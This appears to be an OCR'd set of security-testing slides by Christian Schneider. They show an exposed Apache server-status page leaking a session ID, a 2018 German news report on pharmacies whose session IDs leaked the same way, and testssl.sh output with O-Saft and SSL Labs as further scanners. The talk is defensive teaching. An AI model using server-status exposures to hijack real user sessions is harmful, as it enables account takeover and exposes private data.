
Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-1	1812	1/29/17943	G	0.13	2722652	0	4.5	0.07	4429.48	98.76.54.32	blog.super-safe.bank.tld	GET /news/customer-survey/ HTTP/1.1
94-5	2912	1/307/56364	K	0.69	12	1	2.5	130.19	15995.45	98.76.54.32	super-safe.bank.tld	GET /list/transfers;jsessionid=3F1212D983C6
94-5	5113	1/307/56364	K	0.69	12	1	2.5	130.19	15995.45	98.76.54.32	super-safe.bank.tld	GET /js/client.js HTTP/1.1
99-5	1317	2/193/46260	K	0.71	11	0	2.0	156.87	14487.57	98.76.54.32	super-safe.bank.tld	GET /favicon.ico HTTP/1.1

GET /news/customer-survey/ HTTP/1.1
GET /list/transfers;jsessionid=3F1212D983C6
GET /js/client.js HTTP/1.1
GET /favicon.ico HTTP/1.1

CHRISTIAN SCHNEIDER

O'RLY?



Sensible Gesundheitsdaten: S ×

www.tagesschau.de/inland/apotheken-datenleck-101.html

ARD Home Nachrichten Sport Börse Ratgeber Wissen Kultur Kinder Die ARD Fernsehen Radio ARD Mediathek ARD

tagesschau.de

Suche in tagesschau.de

Startseite Videos & Audios Inland Ausland Wirtschaft Wahlen Wetter Ihre Meinung Mehr

Startseite ▸ Inland ▸ Sicherheitspanne bei Online-Apotheken

Sensible Gesundheitsdaten

Sicherheitspanne bei Online-Apotheken

Stand: 24.05.2018 05:00 Uhr

Daten von Kunden vieler Online-Apotheken sind nicht ausreichend gesichert gewesen. Das zeigen Recherchen von *NDR* und *WDR*. Unberechtigte hätten demnach Kontodaten oder die bestellten Medikamente einsehen können.

Von Anna Mundt, Eva Köhler, Markus Grill, Sofie Donges, Kersten Mügge

Wer in den vergangenen Wochen bei einer Online-Apotheke wie Sanicare oder Apotal Medikamente bestellt hat, lief Gefahr, dass Fremde diese Bestellungen mitlesen konnten. Das haben nach Recherchen von *NDR* und *WDR* Computer-Wissenschaftler der Universität Bamberg herausgefunden.

Jeder Internetnutzer konnte, wenn er auf der Seite einer der betroffenen Versandapotheken war, in der Internet-Adresszeile die Wörter "server-status" eingeben und schon öffnete sich auf dem Bildschirm eine Liste aller Vorgänge, die gerade auf dem Server der Online-Apotheken stattfanden. In dieser Liste fanden sich auch so genannte "Session-IDs" von Kunden, mit deren Hilfe Fremde in das Profil eines Kunden hätten eindringen können, der gerade online war.

TAGESSCHAU.DE ALS ...

- Sieben-Tage-Überblick
- Seite auf Facebook
- Seite auf Instagram
- Seite auf Twitter
- Seite auf YouTube
- Podcast abonnieren
- RSS-Feed

SSL / TLS scanning

testssl.sh

https://testssl.sh

Checking HTTPS config: **./testssl.sh** example.com

```
--> Testing ~standard cipher lists

Null Ciphers                  not offered (OK)
Anonymous NULL Ciphers        not offered (OK)
Anonymous DH Ciphers          not offered (OK)
40 Bit encryption             not offered (OK)
56 Bit encryption             not offered (OK)
Export Ciphers (general)      not offered (OK)
Low (<=64 Bit)                not offered (OK)
DES Ciphers                   not offered (OK)
Medium grade encryption       offered (NOT ok)
Triple DES Ciphers            not offered (OK)
High grade encryption         offered (OK)
```

CHRISTIAN SCHNEIDER

Direct scans for SSL / TLS vulnerabilities

```
--> Testing vulnerabilities

 Heartbleed (CVE-2014-0160)                  not vulnerable (OK) (timed out)
 CCS (CVE-2014-0224)                         not vulnerable (OK)
 Secure Renegotiation (CVE-2009-3555)        not vulnerable (OK)
 Secure Client-Initiated Renegotiation       not vulnerable (OK)
 CRIME, TLS (CVE-2012-4929)                  not vulnerable (OK)
 BREACH (CVE-2013-3587)                      NOT ok: uses gzip HTTP compression
 POODLE, SSL (CVE-2014-3566)                 not vulnerable (OK)
 TLS_FALLBACK_SCSV (RFC 7507), experim.      Downgrade attack prevention supported (OK)
 FREAK (CVE-2015-0204)                       not vulnerable (OK)
 LOGJAM (CVE-2015-4000), experimental        not vulnerable (OK)
 BEAST (CVE-2011-3389)                       no CBC ciphers for TLS1 (OK)
 RC4 (CVE-2013-2566, CVE-2015-2808)          VULNERABLE (NOT ok): RC4-SHA RC4-MD5
```


OWASP **O-Saft** as alternative

Great commandline tool for testing SSL/TLS certificates also of different protocols than HTTP like SMTP, POP3, IMAP, LDAP, RDP, XMPP, MQTT …

https://www.owasp.org/index.php/O-Saft

CHRISTIAN SCHNEIDER

Online SSL / TLS Scan



SSL Server Test (Powered by

Secure | https://www.ssllabs.com/ssltest/

Qualys. SSL Labs

Home Projects Qualys.com Contact

You are here: Home > Projects > SSL Server Test

SSL Server Test

This free online service performs a deep analysis of the configuration of any SSL web server on the public Internet. **Please note that the information you submit here is used only to provide you the service. We don't use the domain names or the test results, and we never will.**

